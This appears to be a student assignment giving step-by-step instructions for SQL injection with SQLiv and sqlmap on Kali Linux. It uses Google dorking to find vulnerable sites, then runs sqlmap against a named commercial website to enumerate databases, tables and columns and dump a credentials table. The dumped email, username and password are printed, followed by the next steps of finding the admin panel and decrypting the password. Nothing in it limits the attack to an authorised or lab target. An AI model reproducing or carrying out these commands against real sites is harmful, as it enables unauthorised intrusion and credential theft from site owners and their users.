**Name: Zohaib Ullah khan**

**Roll # 22-113887**

**Assignment 1**

**SQL Injection with Kali Linux**

**Using SQL Map**

SQL INJECTION USING SQLMAP IN KALI LINUX

Before we are doing the injection attack, of course we must ensure that the server or target has a database security hole. To find database security holes, there are several methods we can use. Among them, Google dorking, is used mostly by hacker and penetration testers. Luckily there is a tool that is able to do that automatically. But we have to install its tool first. The tool is called SQLiv (SQL injection Vulnerability Scanner).

STEP 1 : INSTALL SQLiv on KALI LINUX

Type commands below into your terminal to install SQLiv:

~# git clone https://github.com/Hadesy2k/sqliv.git

~# cd sqliv &amp;&amp; sudo python2 setup.py –i


Once SQLiv is installed in your Kali Linux, it is stored in the path /usr/bin/sqliv. Which, you can call directly from the terminal, by typing ‘sqliv’.

STEP 2 : FINDING SQL INJECTION VULNERABILITIES

We will use Google Dorking to scan and find the SQL injection hole in targets. Lets take a simple dork, and let SQLiv scan trough every single target and look for an ecommerce vulnerability at the following URL pattern ‘item.php?id=’. To find other patterns just google for “google dork list”.

~# sqliv -d inurl:item.php?id= -e google -p 100

By default, SQLiv will crawl first page on search engine, which on google 10 sites per page. Thus, here we define argument -p 100 to crawl 10 pages (100 sites). Based on the dork given above we got a result of vulnerable URLS that looks like this:



We found eight of hundred URLs scanned and considered as vulnerable against SQL injection attack. Save the URLS into text editor for further steps.

STEP 3 : SQL INJECTION USING SQLMAP

Once we got at least one SQL injection vulnerable target, next we execute the attack using SQLMap. I take one of them to be a sample here. Firstly, we need to reveal the database name, inside the database has tables and columns, which contain the data.

Target URL : http://www.acfurniture.com/item.php?id=25

A. ENUMERATE DATABASE NAME:

Command pattern:

~# sqlmap -u “TARGET URL” --dbs


-u / --url : Target URL

--dbs : Enumerate Database/s name

So, the command compiled would look like this:

~# sqlmap -u “http://www.acfurniture.com/item.php?id=25” --dbs

From the command above, the result should be look like this



We got the database name “acfurniture”.

B. ENUMERATE TABLES NAME


Command pattern:

~# sqlmap -u “TARGET URL” -D database-name --tables

So, the command compiled be like this:

~# sqlmap -u "http://www.acfurniture.com/item.php?id=25" -D acfurniture --tables

The result should be look like this:



So far, we can conclude that the arrangement of data is, the site acfurniture.com has two databases, acfurniture and information\_schema. The database named acfurniture contains four tables: category, product, product\_hacked, and settings. There is no compromised table name, but, let’s investigate more. Let see what is inside settings table. Inside the table is actually there are columns, and the data.

C. ENUMERATE COLUMNS


Command pattern:

~# sqlmap -u “TARGET URL” -D database-name -T table-name --columns

So, the command compiled be like this:

~# sqlmap -u "http://www.acfurniture.com/item.php?id=25" -D acfurniture -T settings --columns

The output should be look like this:



The **settings**table consist of **6 columns**, and this is actually a credential account. Lets dump those data.

D. DUMP DATA

Command pattern:

~# sqlmap -u “TARGET URL” -D database-name -T table-name -C columns --dump


So, the command compiled be like this:

~# sqlmap -u "http://www.acfurniture.com/item.php?id=25" -D acfurniture -T settings -C username,password --dump

Or you can also dump all data inside the table, using command:

~# sqlmap -u "http://www.acfurniture.com/item.php?id=25" -D acfurniture -T settings --dump

The output should be look like this:



Email : Zohiabkhattakdbu@gmail.com

Username : Handsome

Password : 9HPKO2NKrHbGmywzIzxUi

Alright, we are done dumping data in database using SQL injection. Our next tasks are, to find the door or admin panel, admin login page on the target sites. Before do that, make sure whether that password (9HPKO2NKrHbGmywzIzxUi) is encrypted or not, if so, then we need to decrypt it first.

Github Repository’s link:

https://github.com/zaibi121/Comp421-22-11388-B--Zohaib-ullah-khan/upload/main